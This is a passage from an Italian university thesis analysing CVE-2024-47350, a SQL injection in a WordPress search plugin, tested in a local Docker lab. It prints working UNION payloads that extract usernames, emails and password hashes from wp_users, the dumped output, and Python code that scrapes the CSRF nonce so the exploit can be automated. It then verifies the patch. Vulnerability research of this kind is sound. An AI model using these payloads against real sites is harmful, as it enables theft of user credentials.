A questo punto, avendo in mano i nomi delle tabelle presenti in `wpdb`, è possibile effettuare ulteriori considerazioni a riguardo. Nello specifico, possiamo notare dalla figura 6.7 la presenza della tabella `wp_users`. Dal nome stesso, questa tabella contiene i dati degli utenti dell'applicazione.

Estrazione dei Nomi delle Colonne

Il passo successivo consiste nel determinare il nome delle colonne presenti nella tabella `wp_users`. Questo passaggio è fondamentale per poter progettare correttamente il *payload* mirato all'estrazione dei dati sensibili degli utenti. Per raggiungere questo obiettivo, è possibile consultare la tabella `columns` presente in `information_schema`. Anche in questo caso sarà utilizzata la funzione `GROUP_CONCAT()` per raggruppare i valori presenti nella colonna `column_name`.

Quindi, iniettando il seguente *payload*, è possibile ottenere i nomi delle colonne presenti nella tabella `wp_users`.

```
' UNION
SELECT GROUP_CONCAT(column_name), null, null, null, null, null, null, null, null,
 null, null, null, null, null, null, null, null, null, null, null, null, null,
null, null, null, null
FROM information_schema.columns
WHERE table_name='wp_users' -- -
```

Eseguendo la query con il *payload* precedente, si ottiene nell'attributo `post_id`, presente nella risposta *JSON* fornita dal *server* (Figura 6.8), il nome delle colonne della tabella `wp_users`.




FIGURA 6.8: Risultato dello script contenente il nome delle colonne

Dalla risposta ottenuta (Figura 6.8) possiamo concludere che la tabella `wp_users` è composta dalle seguenti colonne:

- `ID`
- `user_login`
- `user_pass`
- `user_nicename`
- `user_email`
- `user_url`
- `user_registered`
- `user_activation_key`
- `user_status`
- `display_name`

Estrazione dei dati degli utenti

A questo punto, sfruttando le informazioni ottenute in precedenza, è possibile costruire un *payload* mirato ad estrarre informazioni sensibili sugli utenti dell'applicazione, come username, password e indirizzi email.

Per raggiungere questo obiettivo, è possibile eseguire il seguente *payload* che permette di estrarre lo username, il nome, l'indirizzo email e la password degli utenti.

```
' UNION
SELECT CONCAT('username: ', wp_users.user_login, ' | name: ', wp_users.
user_nicename, ' | email: ', wp_users.user_email, ' | password: ', wp_users.
user_pass), null, null, null, null, null, null, null, null, null, null, null,
null, null, null, null, null, null, null, null, null, null, null, null, null,
null
FROM wp_users -- -
```

L'utilizzo della funzione `CONCAT()` , presente in *MySQL*, permette di concatenare in una singola stringa gli argomenti che riceve in input. Quindi, in questo caso specifico e per come è stato costruito il *payload*, l'attributo `post_id` di ogni oggetto contenuto nell'*array* `results` della risposta *JSON*, avrà come valore la stringa risultante. Il motivo dietro all'uso di questa funzione è ottenere un output leggibile.

Limitando l'output dello *script* solamente ai dati rilevanti, si ottengono i seguenti risultati.

```
INFO - username: admin | name: admin | email: example@email.com | password: $P$Bg93ZuqqTZ8pmdOijmP5s2RWvHNjAq1
INFO - username: wcampbell | name: wcampbell | email: morganbraun@mora-harris.com | password: $P$B156Lh38nWdJmSRsWXe9uE77UU8c1J0
INFO - username: mvasquez | name: mvasquez | email: lestertracy@yahoo.com | password: $P$BYaoopC1vNGvnedqfCYWtTbzGUILI0.
INFO - username: adam68 | name: adam68 | email: phunter@gmail.com | password: $P$B600vZmDggrwZlB9nAyjN2PM.KFlM.1
INFO - username: schmittpenny | name: schmittpenny | email: evelyn44@holden.biz | password: $P$BN0oWlpW9osyxdQmf5U6YCqaBPo/JS1
INFO - username: michelebrown | name: michelebrown | email: ortizsamantha@hotmail.com | password: $P$BBF.crD3lf/DMZhUqwOVazv8awV8AK1
INFO - username: christinejohnson | name: christinejohnson | email: thompsoncrystal@hotmail.com | password: $P$Bki5jGh4rAanODsGiK0Xihxd0GlldC0
INFO - username: aaron87 | name: aaron87 | email: sanchezchelsea@odonnell-douglas.biz | password: $P$Bo5MPEk1UQGoFZJg6jpazrP1NQNv01.
INFO - username: austin24 | name: austin24 | email: hrodriguez@gmail.com | password: $P$BF9tacekoPqcKJF0NpPpnocwjRoOXo1
INFO - username: chandonna | name: chandonna | email: larrythompson@hicks-dunn.com | password: $P$Bucs1jGdvUVHCpZYsXrb1a1ISq31Du/
INFO - username: parkmeghan | name: parkmeghan | email: dwilson@hotmail.com | password: $P$BxCGfZ7ZF5vYDd7/DAkjQwu67MiYUj.
INFO - username: dwayne60 | name: dwayne60 | email: robert53@hotmail.com | password: $P$BBannzCCelzb2scvfxZm0UmfKXR55m0
INFO - username: shanegomez | name: shanegomez | email: victor48@gmail.com | password: $P$Bnl0QwRK4gcJqoARXUFT7JXxto1/dr0
INFO - username: littleholly | name: littleholly | email: coltonstewart@moore-sims.com | password: $P$B7fyL0Hjc21u36KM9b58JWSBQWdsLZ/
INFO - username: susanstone | name: susanstone | email: jerry76@gmail.com | password: $P$BzBbqN0pXULsLFic.l.7ruZt82jwZZ.
INFO - username: amorgan | name: amorgan | email: heather01@yahoo.com | password: $P$BMC94qPhqx103WZQfxs3AhpjWzA/Wm/
```

Figura 6.9: Risultato dello script contenente i dati degli utenti dell'applicazione

In questo caso, le passwords sono criptate, per cui l'attaccante non ha nessun modo per poter risalire alle passwords in chiaro. Nonostante ciò, le informazioni estratte, come gli *username* e gli indirizzi email, possono essere utilizzate per una tipologia di attacco noto come *attacco a dizionario (dictionary attack)*. Un attacco di successo permetterebbe all'attaccante di accedere a informazioni riservate e di impersonare gli utenti, con gravi conseguenze per la loro privacy e sicurezza.

6.3 Esperimenti con la versione aggiornata

A seguito del rilascio della *patch*, è stato opportuno verificare che l'aggiornamento risolve correttamente la vulnerabilità **CVE-2024-47350** presente nella versione **2.8.0** del *plugin YITH WooCommerce Ajax Search*, replicando gli attacchi precedentemente eseguiti sulla versione vulnerabile (Sezione 6.2).

6.3.1 Aggiornamento del plugin

Prima di procedere, è necessario effettuare l'aggiornamento del *plugin* all'interno dell'ambiente di test. Nel mio caso, ho optato per l'aggiornamento tramite la riga di comando, per cui, prima ho effettuato l'accesso al *container* tramite il comando `docker compose exec -it wordpress bash`. Successivamente, ho aggiornato il *plugin* eseguendo il seguente comando all'interno del *container*: `wp plugin update yith-woocommerce-ajax-search --allow-root`.
Eseguendo il comando `wp plugin get yith-woocommerce-ajax-search` è possibile verificare che la versione del *plugin* sia stata correttamente aggiornata alla versione che include la *patch*, ovvero, **2.8.1**. (Figura 6.10).

```
root@c7ba2bcc6f9b:/var/www/html# wp plugin get yith-woocommerce-ajax-search --allow-root
+-------------+------------------------------------------------------------------------------
| Field       | Value
+-------------+------------------------------------------------------------------------------
| name        | yith-woocommerce-ajax-search
| title       | YITH WooCommerce Ajax Search
| author      | YITH
| version     | 2.8.1
| description | <code><strong>YITH WooCommerce Ajax Search</strong></code> is the plugin that allows
|             | g>Ajax Search</strong>, users can quickly find the contents they are interested in w
|             | >Get more plugins for your e-commerce shop on <strong>YITH</strong></a>.
| status      | active
+-------------+------------------------------------------------------------------------------
```

FIGURA 6.10: Aggiornamento del plugin con successo

A questo punto, l'ambiente di test è correttamente configurato. Il passo successivo è verificare l'efficacia della *patch* nel mitigare la vulnerabilità, replicando gli attacchi effettuati precedentemente (Sezione 6.2).
Nelle sezioni successive, verranno presentati e analizzati i risultati ottenuti per ogni attacco. In questo caso, sarà utilizzato lo script `exploit.py`.

6.3.2 Boolean Based SQLi

Utilizzando i *payloads* precedenti (Sezione 6.2.1), ovvero, iniettando `' OR 1=1` e `' AND 1=2` nel parametro `category` della richiesta HTTP, e confrontando i risultati riportati nelle figure 6.11 e 6.12, si può concludere che i *payloads* iniettati non incidono sul risultato finale.

```
❯ ./exploit.py 2
2024-11-04 11:51:14 - INFO - Starting the exploit with payload: " ' OR 1=1 -- - "...
2024-11-04 11:51:14 - INFO - Performing request...
2024-11-04 11:51:14 - INFO - Request performed successfully...
2024-11-04 11:51:14 - INFO - status code: 200
2024-11-04 11:51:14 - INFO - totalResults: 15
2024-11-04 11:51:14 - INFO - post id: 11
2024-11-04 11:51:14 - INFO - post id: 15
2024-11-04 11:51:14 - INFO - post id: 17
2024-11-04 11:51:14 - INFO - post id: 35
2024-11-04 11:51:14 - INFO - post id: 37
2024-11-04 11:51:14 - INFO - post id: 38
2024-11-04 11:51:14 - INFO - post id: 40
2024-11-04 11:51:14 - INFO - post id: 41
2024-11-04 11:51:14 - INFO - post id: 45
2024-11-04 11:51:14 - INFO - post id: 48
2024-11-04 11:51:14 - INFO - post id: 52
2024-11-04 11:51:14 - INFO - post id: 53
2024-11-04 11:51:14 - INFO - post id: 836
2024-11-04 11:51:14 - INFO - post id: 14
2024-11-04 11:51:14 - INFO - post id: 65
2024-11-04 11:51:14 - INFO - Elapsed time: 0 seconds
```

FIGURA 6.11: Risultati dell’exploit dopo la patch

```
❯ ./exploit.py 3
2024-11-04 11:51:58 - INFO - Starting the exploit with payload: " ' AND 1=2 -- - "...
2024-11-04 11:51:58 - INFO - Performing request...
2024-11-04 11:51:59 - INFO - Request performed successfully...
2024-11-04 11:51:59 - INFO - status code: 200
2024-11-04 11:51:59 - INFO - totalResults: 15
2024-11-04 11:51:59 - INFO - post id: 11
2024-11-04 11:51:59 - INFO - post id: 15
2024-11-04 11:51:59 - INFO - post id: 17
2024-11-04 11:51:59 - INFO - post id: 35
2024-11-04 11:51:59 - INFO - post id: 37
2024-11-04 11:51:59 - INFO - post id: 38
2024-11-04 11:51:59 - INFO - post id: 40
2024-11-04 11:51:59 - INFO - post id: 41
2024-11-04 11:51:59 - INFO - post id: 45
2024-11-04 11:51:59 - INFO - post id: 48
2024-11-04 11:51:59 - INFO - post id: 52
2024-11-04 11:51:59 - INFO - post id: 53
2024-11-04 11:51:59 - INFO - post id: 836
2024-11-04 11:51:59 - INFO - post id: 14
2024-11-04 11:51:59 - INFO - post id: 65
2024-11-04 11:51:59 - INFO - Elapsed time: 0 seconds
```

FIGURA 6.12: Risultati dell’exploit dopo la patch

6.3.3 Union Based SQLi

In questo caso, iniettando lo stesso *payload* utilizzato per determinare il numero di colonne utilizzando la funzione `SLEEP` (Sezione 6.2.2.1), non si osserva alcun ritardo temporale nella risposta fornita dal *server*. I risultati ottenuti (Figura 6.13) sono identici ai casi precedenti, confermando l'assenza di una vulnerabilità *UNION-based*.

```
❯ ./exploit.py 4
2024-11-04 12:01:43 - INFO - Starting the exploit with payload: " ' UNION SELECT SLEEP(10), null, null, nul
l, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, nu
ll, null, null, null, null -- - "...
2024-11-04 12:01:43 - INFO - Performing request...
2024-11-04 12:01:43 - INFO - Request performed successfully...
2024-11-04 12:01:43 - INFO - status code: 200
2024-11-04 12:01:43 - INFO - totalResults: 15
2024-11-04 12:01:43 - INFO - post id: 11
2024-11-04 12:01:43 - INFO - post id: 15
2024-11-04 12:01:43 - INFO - post id: 17
2024-11-04 12:01:43 - INFO - post id: 35
2024-11-04 12:01:43 - INFO - post id: 37
2024-11-04 12:01:43 - INFO - post id: 38
2024-11-04 12:01:43 - INFO - post id: 40
2024-11-04 12:01:43 - INFO - post id: 41
2024-11-04 12:01:43 - INFO - post id: 45
2024-11-04 12:01:43 - INFO - post id: 48
2024-11-04 12:01:43 - INFO - post id: 52
2024-11-04 12:01:43 - INFO - post id: 53
2024-11-04 12:01:43 - INFO - post id: 836
2024-11-04 12:01:43 - INFO - post id: 14
2024-11-04 12:01:43 - INFO - post id: 65
2024-11-04 12:01:43 - INFO - Elapsed time: 0 seconds
```

FIGURA 6.13: Assenza di ritardo dopo la patch

In conclusione, i risultati sperimentali ottenuti dopo aver effettuato l'aggiornamento dimostrano in modo inequivocabile che la *patch* risolve efficacemente la vulnerabilità **CVE-2024-47350**. Pertanto, il *plugin* può essere incluso in maniera sicura all'interno delle applicazioni web.

6.4 Considerazioni aggiuntive

Al fine di automatizzare l'esecuzione degli attacchi utilizzando lo *script* `exploit.py`, è stato necessario effettuare alcune considerazioni fondamentali che hanno permesso di raggiungere questo obiettivo.

6.4.1 Estrazione del security token

Analizzando la struttura dell'*URL* utilizzato per effettuare le richieste al *server* (Sezione 5.2), notiamo la presenza di un parametro particolare, ovvero `security`. Questo parametro, utilizzato solitamente in presenza delle *form* per prevenire attacchi di tipo *Cross Site Request Forgery*

(CSRF), era necessario per effettuare richieste legittime al *server* ed evitare gli errori di tipo **401 (Unauthorized)** (Figura 6.14).




FIGURA 6.14: Richiesta GET non autorizzata

Dopo aver verificato l'assenza di questo valore nei *cookies* della risposta e nei *session storage* presenti nel *browser*, è stato necessario analizzare ulteriormente la risposta ottenuta dal *server*. L'analisi ha rivelato la presenza di uno *script JavaScript*, identificato dall'ID `'ywcas-block-settings-js-before'` (Figura 6.15), incorporato direttamente nel codice *HTML* della pagina.

FIGURA 6.15: Parte dello script contenuto nel HTML

In particolare, il valore del parametro `security` è definito nel *JSON* codificato secondo l'*URI encoding* e passato come argomento alla funzione `decodeURIComponent` presente nello *script*. L'attributo del *JSON* che contiene il *security token* è `ajaxNonce`. Prima di estrarre il valore del parametro, è stato necessario convertire il *JSON* nella sua rappresentazione originale. Di seguito, viene riportata la funzione `get_security_token()` dello *script* `exploit.py` utilizzata per questo scopo.

```python
def get_security_token(session: Session) → str:
    try:
        response = session.get(f'{host}:{port}/').text
        pattern = r"decodeURIComponent\( '(.*?)' \)"
        match = re.search(pattern, response)
        if not match:
            raise AssertionError("The API nonce was not found")

        encoded_string = match.group(1)
        decoded_string = unquote(encoded_string)
        return json.loads(decoded_string)['ajaxNonce']
    except Exception as e:
        logging.error(f'Error on security token retrieving: {e}')
        exit(1)
```

FIGURA 6.16: Codice della funzione `get_security_token()`

6.4.2 Bypass dei checks

Per poter soddisfare le condizioni riportate nella sezione 5.4.3 e sfruttare la vulnerabilità di *SQL injection*, è necessario assegnare al parametro `query` della richiesta `HTTP` una stringa non vuota che può avere una corrispondenza con almeno un prodotto esistente nel catalogo. Questa considerazione è fondamentale per poter invocare il metodo vulnerabile `get_data_by_id()` (Sezione 5.4.2).

Capitolo 7

Conclusioni

La sicurezza delle applicazioni web e, in generale, la *cybersecurity* è una tematica che richiede particolare attenzione, soprattutto nell'era attuale, vista la quantità di dati con cui si ha a che fare ogni giorno. Errori nella progettazione o sviluppo del software, insieme alla mancanza di formazione nella sicurezza informatica, possono avere un impatto notevole sulla confidenzialità e integrità dei dati.

Nel corso di questa ricerca, ho analizzato in dettaglio la vulnerabilità *SQL Injection*, identificata come **CVE-2024-47350**, riguardante il *plugin YITH WooCommerce Ajax Search* di *WordPress*. Attraverso un'attenta analisi del funzionamento del *plugin* e del codice sorgente, ho identificato con precisione la presenza di una vulnerabilità nel parametro `category` delle richieste `HTTP`. Successivamente, ho configurato un ambiente di test isolato per riprodurre le condizioni dell'applicazione vulnerabile e valutare l'impatto della vulnerabilità. Sfruttando i risultati dell'analisi, ho sviluppato diversi *exploit* per poter eseguire dei comandi arbitrari sul *database* sottostante. I risultati sperimentali ottenuti dimostrano come un attaccante poteva ottenere l'accesso non autorizzato ai dati sensibili degli utenti, come username, indirizzi email e informazioni personali, compromettendo gravemente la confidenzialità dei dati.

Questa ricerca sottolinea l'importanza cruciale di integrare la sicurezza fin dalle prime fasi dello sviluppo delle applicazioni web. I risultati ottenuti evidenziano la necessità di adottare misure preventive rigorose, come l'utilizzo di query parametrizzate, la validazione rigorosa degli input e l'applicazione del principio del minimo privilegio. Ignorare queste best practice può esporre le applicazioni a gravi rischi.

Bibliografia

[1] Cisco Appdynamics. The shift to a security approach for the full application stack. URL https://www.appdynamics.com/c/dam/r/appdynamics/2023/06-resources/08-ebook/AppDynamics_Application_Security_Report-1.pdf.

[2] OWASP. Top ten, . URL https://owasp.org/www-project-top-ten/.

[3] OWASP Top Ten. A01:2021 - broken access control, . URL https://owasp.org/Top10/A01_2021-Broken_Access_Control/.

[4] OWASP Top Ten. A02:2021 - cryptographic failures, . URL https://owasp.org/Top10/A02_2021-Cryptographic_Failures/.

[5] OWASP Top Ten. A04:2021 - insecure design, . URL https://owasp.org/Top10/A04_2021-Insecure_Design/.

[6] OWASP Top Ten. A03:2021 - injection, . URL https://owasp.org/Top10/A03_2021-Injection/.

[7] OWASP Top Ten. A05:2021 - security misconfiguration, . URL https://owasp.org/Top10/A05_2021-Security_Misconfiguration/.

[8] OWASP Top Ten. A06:2021 - vulnerable and outdated component, . URL https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/.

[9] OWASP Top Ten. A09:2021 – security logging and monitoring failures, . URL https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/.

[10] Jerome H. Saltzer and Michale D. Schroeder. The protection of information in computer systems. *CS551: Security and Privacy on the Internet, Fall*, 2000. URL https://www.cs.virginia.edu/~evans/cs551/saltzer/.

[11] OWASP. Secure product design cheat sheet, . URL https://cheatsheetseries.owasp.org/cheatsheets/Secure_Product_Design_Cheat_Sheet.

[12] OWASP. Principles of security, . URL https://owasp.org/www-project-developer-guide/draft/foundations/security_principles/.

[13] OWASP. Secure coding practices, . URL https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/stable-en/02-checklist/05-checklist.

[14] Muhammad Arif Butt, Zarafshan Ajmal, Zafar Iqbal Khan, Muhammad Idrees, and Yasir Javed. An in-depth survey of bypassing buffer overflow mitigation techniques. *Applied Sciences*, 12(13):6702, 2022.

[15] NIST. URL https://www.nist.gov/.

[16] HackTricks. Sql injection. URL https://book.hacktricks.xyz/pentesting-web/sql-injection.

[17] Docker. What is a container? URL https://www.docker.com/resources/what-container/.

[18] w3techs. Usage statistics and market shares of content management systems, . URL https://w3techs.com/technologies/overview/content_management.

[19] w3techs. Usage statistics of server-side programming languages for websites, . URL https://w3techs.com/technologies/overview/programming_language.

[20] WordPress. Wordpress developer resources. URL https://developer.wordpress.org/reference/classes/wpdb/get_results/.